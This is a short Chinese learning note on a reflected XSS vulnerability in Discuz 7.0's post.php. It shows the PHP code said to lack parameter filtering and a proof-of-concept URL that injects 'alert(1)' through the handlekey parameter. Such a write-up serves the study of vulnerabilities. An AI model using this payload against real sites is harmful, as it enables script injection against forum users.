discuz7.0 _post.php xss跨站漏洞-学习笔记
·
漏洞名称
discuz7.0 _post.php xss跨站漏洞
发布时间
2014-06-02
漏洞分类
反射型xss漏洞
缺陷代码
没有对所有参数进行过滤。
if($action == 'reply') {
    $addfeedcheck = $customaddfeed & 4 ? 'checked="checked"': '';
} elseif(!empty($special) && $action != 'reply') {
    $addfeedcheck = $customaddfeed & 2 ? 'checked="checked"': '';
} else {
    $addfeedcheck = $customaddfeed & 1 ? 'checked="checked"': '';
}


$navigation = $navtitle = $thread = '';
if(!empty($cedit)) {
    unset($inajax, $infloat, $ajaxtarget, $handlekey);
}

if($action == 'edit' || $action == 'reply') {

    if($thread = $db->fetch_first("SELECT * FROM {$tablepre}threads WHERE tid='$tid'".($auditstatuson ? '' : " AND displayorder>='0'"))) {

        $navigation = "» <a href=\"viewthread.php?tid=$tid\">$thread[subject]</a>";
        $navtitle = $thread['subject'].' - ';
        if($thread['readperm'] && $thread['readperm'] > $readaccess && !$forum['ismoderator'] && $thread['authorid'] != $discuz_uid) {
            showmessage('thread_nopermission', NULL, 'NOPERM');
        }

        $fid = $thread['fid'];
        $special = $thread['special'];

    } else {
        showmessage('thread_nonexistence');
    }

    if($action == 'reply' && ($thread['closed'] == 1) && !$forum['ismoderator']) {
        showmessage('post_thread_closed');
    }

}
?>
实验步骤

打开目标站点,在url后加入如下poc:/post.php?action=reply&fid=17&tid=1591&extra=&replysubmit=yes&infloat=yes&handlekey=,alert(1)

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 0
 0
- 0


 已为社区贡献7条内容

所有评论(0)